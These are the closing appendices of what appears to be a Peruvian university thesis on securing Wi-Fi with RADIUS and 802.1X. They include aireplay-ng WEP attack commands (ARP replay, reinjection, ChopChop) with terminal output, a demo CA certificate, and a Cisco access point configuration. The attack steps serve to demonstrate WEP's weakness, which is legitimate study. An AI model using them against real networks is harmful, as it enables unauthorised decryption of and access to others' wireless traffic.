Éste ataque es el mejor método para obtener IVs, pero para que éste ataque funciona de manera eficaz, es necesario conocer la MAC Address de un cliente asociado a la red o usando un ataque de falsa autenticación.

Sintaxis:

aireplay-ng -3 -b <mac_ap> -h <mac_victima> wlan0

Resultado:

```
root@root:~# aireplay-ng -3 -b 00:26:0A:6F:B2:30 -h 00:21:00:CE:1D:7E -x 1024 wlan0
The interface MAC (00:14:A5:73:F2:24) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 00:21:00:CE:1D:7E
10:04:12  Waiting for beacon frame (BSSID: 00:26:0A:6F:B2:30) on channel 3
Saving ARP requests in replay_arp-1228-100412.cap
You should also start airodump-ng to capture replies.
```

Fig. A.7 Inyección de paquetes

Una vez obtenido respuesta de éste ataque, se creará un archivo "replay_arp-*.cap". Usando éste archivo, podemos reenviar las peticiones ARP de la siguiente manera:

aireplay-ng -2 –r replay_arp-*.cap

Resultado:

```
root@root:~# aireplay-ng -2 -r replay_arp-1228-100429.cap wlan0
For information, no action required: Using gettimeofday() instead of /dev/rtc
No source MAC (-h) specified. Using the device MAC (00:14:A5:73:F2:24)


        Size: 86, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  00:26:0A:6F:B2:30
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:21:00:CE:1D:7E

        0x0000:  0841 0000 0026 0a6f b230 0021 00ce 1d7e  .A...&.o.0.!...~
        0x0010:  ffff ffff ffff d09e 7e5c b600 73fb 49df  ........~\..s.I.
        0x0020:  8dbc a650 f247 20e2 cf37 7bfa 4156 406c  ...P.G ..7{.AV@l
        0x0030:  ab11 c201 f106 26ed 566c c1e8 e23b 21c6  ......&.Vl...;!.
        0x0040:  7660 f6cb 81ef 339f a002 5e3d 0214 945c  v`....3...^=...\
        0x0050:  9351 48b9 624a                           .QH.bJ

Use this packet ? y
```

Fig. A.8 Reinyección de paquetes ARP

e) Ataque ChopChop

Éste tipo de ataque puede descifrar la información de la victima sin conocer la clave de acceso a la red inalámbrica, éste ataque requiere como mínimo un paquete de datos WEP.

```
root@root:~# aireplay-ng -4 -h 00:21:00:ce:1d:7e wlan0
The interface MAC (00:14:A5:73:F2:24) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 00:21:00:CE:1D:7E


        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:26:0A:6F:B2:30
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  56:AB:C1:40:E8:70

        0x0000:  0842 0000 ffff ffff ffff 0026 0a6f b230  .B.........&.o.0
        0x0010:  56ab c140 e870 1044 791e ea00 ec08 7b76  V..@.p.Dy.....{v
        0x0020:  94d2 098c 8d0c 8a40 c889 d8aa ae07 d3b5  .......@........
        0x0030:  2fad 6d20 c9c5 6a0b 6202 7c01 16b6 60c9  /.m ..j.b.|...`.
        0x0040:  9e26 9655 0019 2894 384c 59fd 2d6b 07ff  .&.U..(.8LY.-k..
        0x0050:  769a 5746 2cb9                           v.WF,.

Use this packet ? y

Saving chosen packet in replay_src-1228-110717.cap

Offset   85 ( 0% done) | xor = BD | pt = 04 |  112 frames written in  1913ms
Offset   84 ( 1% done) | xor = 60 | pt = 4C |  235 frames written in  3987ms
Offset   83 ( 3% done) | xor = 14 | pt = 52 |  476 frames written in  8094ms
Offset   82 ( 5% done) | xor = A0 | pt = F7 |  158 frames written in  2689ms
Offset   81 ( 7% done) | xor = 9A | pt = 00 |  246 frames written in  4184ms
```

Fig. A.9 Ataque ChopChop

```
Saving plaintext in replay_dec-1228-110740.cap
Saving keystream in replay_dec-1228-110740.xor

Completed in 20s (2.40 bytes/s)
```

Fig. A.10 Fuentes de ataques IVs y XOR

ANEXO B
ESTRUCTURA DE LA AUTORIDAD CERTIFICADORA PROPUESTA

Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: **sha1WithRSAEncryption**
Issuer: **C=Pe, ST=Lima, L=Lima, O=UNIVERSIDAD NACIONAL DE INGENIERIA, OU=TESIS-DE-JAVIER-QUINTO, CN=Demo de una Autoridad Certificadora para la UNI/emailAddress=jquinto@uni.edu.pe**
Validity
Not Before: **Mar 26 15:22:39 2012** GMT
Not After : **Mar 26 15:22:39 2013** GMT
Subject: **C=Pe, ST=Lima, L=Lima, O=UNIVERSIDAD NACIONAL DE INGENIERIA, OU=TESIS-DE-JAVIER-QUINTO, CN=radius.uni.edu.pe/emailAddress=jquinto@uni.edu.pe**
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:be:fe:2c:61:41:2f:fc:17:4d:66:94:38:af:9a:
fc:c4:59:f2:bf:c4:54:0f:0a:8a:60:c2:6b:a8:3e:
60:2e:47:ec:1c:0c:0b:61:fd:23:fb:11:84:35:ef:
3c:07:b9:5d:14:3b:2e:71:f7:84:a3:f9:bb:f1:df:
b8:26:0f:c3:2c:85:bc:e1:6f:13:fa:af:c6:86:75:
32:7c:6c:43:20:fa:84:59:d6:d4:60:4b:da:71:40:
3b:2b:d3:8a:70:41:48:cc:51:ba:54:e8:21:0c:d8:
b2:2c:d3:e6:7c:36:84:a6:cd:5c:5c:db:60:c7:b4:
fa:b2:0c:4e:0e:5b:be:db:8d
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Extended Key Usage:
TLS Web Server Authentication
Signature Algorithm: sha1WithRSAEncryption
ac:0d:e7:0a:4a:b1:20:16:23:16:6e:c3:29:68:b8:0c:0b:d6:
0d:5d:07:09:de:a1:3a:df:26:7b:15:da:09:26:4e:88:51:83:
60:67:4f:06:b8:d1:4e:c3:bf:61:3d:ab:b8:7e:10:2a:df:96:
4d:a0:f6:d4:74:c0:9d:cf:85:2f:ae:f0:fc:7d:e6:f0:db:14:
c5:77:c9:56:75:46:28:d3:09:37:5b:db:0c:c9:2d:3c:13:1b:
14:bd:1f:11:89:0b:5b:e2:83:10:93:2d:39:bc:42:23:24:ff:
c1:2a:b5:4d:3b:a1:4c:15:88:9a:8b:3e:f0:2d:8f:6d:03:b1:
28:ba
-----BEGIN CERTIFICATE-----
MIIDHTCCAoagAwIBAgIBATANBgkqhkiG9w0BAQUFADCB1jELMAkGA1UEBhMCUGUx
DTALBgNVBAgTBExpbWExDTALBgNVBAcTBExpbWExKzApBgNVBAoTIlVOSVZFUlNJ
REFEIE5BQ0lPTkFMIERFIEIOR0VOSUVSSUExHzAdBgNVBAsTFlRFU0lTLURFLUpB
VklFUi1RVUlOVE8xODA2BgNVBAMTL0RlbW8gZGUgdW5hIEF1dG9yaWRhZCBDZXJ0
aWZpY2Fkb3JhIHBhcmEgbGEgVU5JMSEwHwYJKoZIhvcNAQkBFhJqcXVpbnRvQHVu
aS5lZHUucGUwHhcNMTIwMzI2MTUyMjM5WhcNMTMwMzI2MTUyMjM5WjCBuDELMAkG
A1UEBhMCUGUxDTALBgNVBAgTBExpbWExDTALBgNVBAcTBExpbWExKzApBgNVBAoT
IlVOSVZFUlNJREFEIE5BQ0lPTkFMIERFIEIOR0VOSUVSSUExHzAdBgNVBAsTFlRF
U0lTLURFLUpBVklFUi1RVUlOVE8xGjAYBgNVBAMTEXJhZGl1cy51bmkuZWR1LnBl
MSEwHwYJKoZIhvcNAQkBFhJqcXVpbnRvQHVuaS5lZHUucGUwgZ8wDQYJKoZIhvcN
AQEBBQADgY0AMIGJAoGBAL7+LGFBL/wXTWaUOK+a/MRZ8r/EVA8KimDCa6g+YC5H
7BwMC2H9l/sRhDXvPAe5XRQ7LnH3hKP5u/HfuCYPwyyFvOFvE/qvxoZ1MnxsQyD6
hFnW1GBL2nFAOyvTinBBSMxRulTolQzYsizT5nw2hKbNXFzbYMe0+rlMTg5bvtuN
AgMBAAGjFzAVMBMGA1UdJQQMMAoGCCsGAQUFBwMBMA0GCSqGSIb3DQEBBQUAA4GB
AKwN5wpKsSAWlxZuwylouAwL1g1dBwneoTrfJnsV2gkmTohRg2BnTwa40U7Dv2E9
q7h+ECrflk2g9tR0wJ3PhS+u8Px95vDbFMV3yVZ1RijTCTdb2wzJLTwTGxS9HxGJ
C1vigxCTLTm8QiMk/8EqtU07oUwViJqLPvAtj20DsSi6
-----END CERTIFICATE-----

ANEXO C
CÓDIGO DE IMPLEMENTACIÓN DE UN AUTENTICADOR

```
version 12.4
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname PUNTO-DE-ACCES0-TESIS-FIEE-UNI
!
logging buffered warnings
logging monitor warnings
enable secret 5 <clave-secreta>
!
aaa new-model
!
aaa group server radius rad_eap
 server 192.168.1.4 auth-port 1812 acct-port 1813
!
aaa group server radius rad_mac
!
aaa group server radius rad_acct
!
aaa group server radius rad_admin
!
aaa group server tacacs+ tac_admin
!
aaa group server radius rad_pmip
!
aaa group server radius dummy
!
aaa authentication login default local
aaa authentication login eap_methods group rad_eap
aaa authentication login mac_methods local
aaa authorization exec default local
aaa authorization network default group rad_eap
aaa accounting send stop-record authentication failure
aaa accounting session-duration ntp-adjusted
aaa accounting update newinfo periodic 15
aaa accounting exec default start-stop group rad_eap
aaa accounting network default start-stop group rad_eap
aaa accounting network acct_methods start-stop group rad_eap
aaa accounting connection default start-stop group rad_eap
aaa accounting system default start-stop group rad_eap
aaa accounting resource default start-stop group rad_eap
!
aaa nas port extended
aaa session-id unique
no ip domain lookup
no dot11 igmp snooping-helper
!
dot11 ssid TESIS-UNI
  vlan 109
  authentication open eap eap_methods
  authentication network-eap eap_methods
  authentication key-management wpa optional
```

```
  accounting acct_methods
  guest-mode
!
dot11 ssid INVITADOS
  vlan 103
  authentication open
  accounting acct_methods
  mbssid guest-mode
!
dot11 holdoff-time 60
dot11 location isocc PT cc 351 ac 21
dot11 ids eap attempts 32 period 8
dot11 network-map
dot11 arp-cache
power inline negotiation prestandard source
!
username jquinto privilege 15 secret 5 <clave-secreta>
!
bridge irb
!
interface Dot11Radio0
 no ip address
 no ip route-cache
 !
 encryption mode ciphers aes-ccm tkip wep128
 !
 encryption vlan 109 mode ciphers aes-ccm tkip wep128
 !
 encryption vlan 106 mode ciphers aes-ccm tkip wep128
 !
 broadcast-key change 600 membership-termination capability-change
 !
 broadcast-key vlan 109 change 600 membership-termination capability-change
 !
 broadcast-key vlan 106 change 600 membership-termination capability-change
 !
 ssid TESIS-UNI
 !
 ssid INVITADOS
 !
 channel 2417
 station-role root
!
interface Dot11Radio0.102
 encapsulation dot1Q 102 native
 no ip route-cache
 no cdp enable
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled
!
```

```
interface Dot11Radio0.103
 encapsulation dot1Q 103
 no ip route-cache
 no cdp enable
 bridge-group 254
 bridge-group 254 subscriber-loop-control
 bridge-group 254 block-unknown-source
 no bridge-group 254 source-learning
 no bridge-group 254 unicast-flooding
 bridge-group 254 spanning-disabled
!
interface Dot11Radio0.106
 encapsulation dot1Q 106
 no ip route-cache
 no cdp enable
 bridge-group 253
 bridge-group 253 subscriber-loop-control
 bridge-group 253 block-unknown-source
 no bridge-group 253 source-learning
 no bridge-group 253 unicast-flooding
 bridge-group 253 spanning-disabled
!
interface Dot11Radio0.109
 encapsulation dot1Q 109
 no ip route-cache
 no cdp enable
 bridge-group 255
 bridge-group 255 subscriber-loop-control
 bridge-group 255 block-unknown-source
 no bridge-group 255 source-learning
 no bridge-group 255 unicast-flooding
 bridge-group 255 spanning-disabled
!
interface Dot11Radio1
 no ip address
 no ip route-cache
 shutdown
 !
 encryption mode ciphers aes-ccm tkip wep128
 !
 broadcast-key change 600 membership-termination capability-change
 !
 dfs band 3 block
 channel dfs
 station-role root
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled
!
interface FastEthernet0
 no ip address
```

```
 no ip route-cache
 duplex auto
 speed auto
!
interface FastEthernet0.102
 description VLAN de Administración FIEE-UNI
 encapsulation dot1Q 102 native
 no ip route-cache
 no cdp enable
 bridge-group 1
 bridge-group 1 port-protected
 no bridge-group 1 source-learning
 bridge-group 1 spanning-disabled
!
interface FastEthernet0.103
 description VLAN de INVITADOS
 encapsulation dot1Q 103
 no ip route-cache
 no cdp enable
 bridge-group 254
 no bridge-group 254 source-learning
 bridge-group 254 spanning-disabled
!
interface FastEthernet0.106
 description VLAN para Personal Administrativo
 encapsulation dot1Q 106
 no ip route-cache
 no cdp enable
 bridge-group 253
 no bridge-group 253 source-learning
 bridge-group 253 spanning-disabled
!
interface FastEthernet0.109
 description VLAN para el Acceso Seguro a las Redes Avanzadas
 encapsulation dot1Q 909
 no ip route-cache
 no cdp enable
 bridge-group 255
 no bridge-group 255 source-learning
 bridge-group 255 spanning-disabled
!
interface BVI1
 ip address 192.168.1.65 255.255.255.224
 no ip route-cache
!
ip http server
no ip http secure-server
ip http help-path http://www.cisco.com/warp/public/779/smbiz/prodconfig/help/eag
ip radius source-interface BVI1
no cdp run
radius-server attribute 8 include-in-access-req
radius-server attribute 32 include-in-access-req format %h
radius-server dead-criteria time 60 tries 10
radius-server host 192.168.1.4 auth-port 1812 acct-port 1813 key 7 060F01284F5A0C15
```

```
radius-server retransmit 2
radius-server deadtime 15
radius-server vsa send accounting
radius-server vsa send authentication
bridge 1 route ip
!
line con 0
line vty 0 4
end
```

ANEXO D
LISTAS DE FIGURAS, TABLAS Y ACRÓNIMOS UTILIZADOS

ANEXO D
LISTAS DE FIGURAS, TABLAS Y ACRÓNIMOS UTILIZADOS

LISTADO DE FIGURAS

LISTADO DE TABLAS

LISTADO DE ACRÓNIMOS Y ABREVIATURAS

AAA: Autorización, Autorización, Contabilización.
AES: Estándar de encriptación avanzada.
ARPANET: Red de la agencia de investigación de proyectos de avanzada.
EAP: Protocolo de Autenticación Extensible.
DIAL-UP: Conexión por línea conmutada.
IEEE: Instituto de ingenieros eléctricos y electrónicos.
IETF: Grupo de trabajo de ingeniería del internet.
LDAP: Protocolo de acceso ligero de directorio.
ISAKMP: Protocolo de Administración de Llaves y Asociación de Seguridad en Internet.
ITINERANCIA: Capacidad de un dispositivo móvil de poder moverse de una zona de cobertura a otra.
NAS: Servidor de Acceso a Redes
PCKS12: Criptografía estándar de llave pública
PEAP: Protocolo de Autenticación Extensible Protegido
PMK: Par de llaves maestras.
RADIUS: Remote Authentication Dial-In User Service.
RAAP: Red Académica Peruana.
RC4: River Cipher 4.
RSA: Rivest, Shamir y Adleman.
TLS: Seguridad en la Capa de Transporte
TTLS: Seguridad en la Capa de Transporte Tunelizado
WECA: Alianza para la compatibilidad de redes inalámbricas.
WEP: Privacidad equivalente a redes cableadas.
WPA: Acceso protegido WIFI.

BIBLIOGRAFÍA

1. Alliance WIFI. "http://www.wi-fi.org/".
2. Rigney, Willens, Rubens, Simpson. "Remote Authentication Dial in User Service (RADIUS)", RFC 2865. June 2000.
3. IEEE Standar for Local and Metropolitan area networks- Port Based Network Access. IEEE Control Std 802.1X-2010 (Revision of IEEE Std. 802.1X-2004).
4. Norma técnica peruana, "NTP-ISO/IEC 17799/2007".
5. S. Fluhrer, L. Martín, A. Shamir. " Weakness in the key scheduling algorithm of RC4". In eighth annual workshop on selected areas in cryptography, Toronto- Canada, 2001. .
6. Morii, T. Ohigashi and M. "A Practical Message Falsification Attack on WPA". 2008.
7. J. Cache, J. Wright and V. Liu. "Hacking Wireless Exposed". 2010.
8. Rufino Moya, Gregorio Saravia. "Probabilidad e inferencia estadística". 2010.
9. Hassell, J. "RADIUS". Oct. 2002.
10. C. de Last, Gross, Gomans, Vollbrecht, Spence. "Generic AAA Architecture" RFC 2903. Agosto 2000.
11. Vollbrecht, Calhoun, Farrell, Gommans, Gross, B. de Brujin, C. de Last, Holdrege, Spence. "AAA Authorization Framework", RFC 2904. Agosto 2000.
12. Madjid Nakhjiri, Mahsa Nakhjiri. "AAA and Network Security for Mobile Access". 2005.
13. Y. Fernandez, A. Ramos, J. Garcia. "Sistemas basados en la autenticación en Windows y GNU Linux". 2009.
14. Aboba, Blunk, Vollbrecht, Carlson, Levkowetz. "Extensible Authentication Protocol", RFC 3748. Junio 2004.
15. D. Stanley, J.Walker, B.Aboba. "Extensible Authentication Protocol (EAP) Method Requeriments for Wireless LANs", RFC 4017. 2005.
16. D. Simon, B. Aboba, R. Hurst. "The EAP-TLS Authentication Protocol", RFC 5216. Marzo 2008.
17. http://www.cisco.com/en/US/tech/tk722/tk809/technologies_white_paper09186a008009256b.shtml.
18. P. Funk, S. Blake-Wilson. "Extensible Authentication Protocol Tunneled Transport Layer Security Authenticated Protocol Version 0", RFC 5281. Agosto 2008.
19. http://www.juniper.net/techpubs/software/aaa_802/sbrc/sbrc70/sw-sbrc-admin/html/EAP-025.html.
20. Rigney. "RADIUS Accounting", RFC 2866. Junio 2000.
21. Kaufman, Perlman, Speciner. "Network Security". 2002.
22. http://www.openssl.org.
23. http://wiki.freeradius.org/.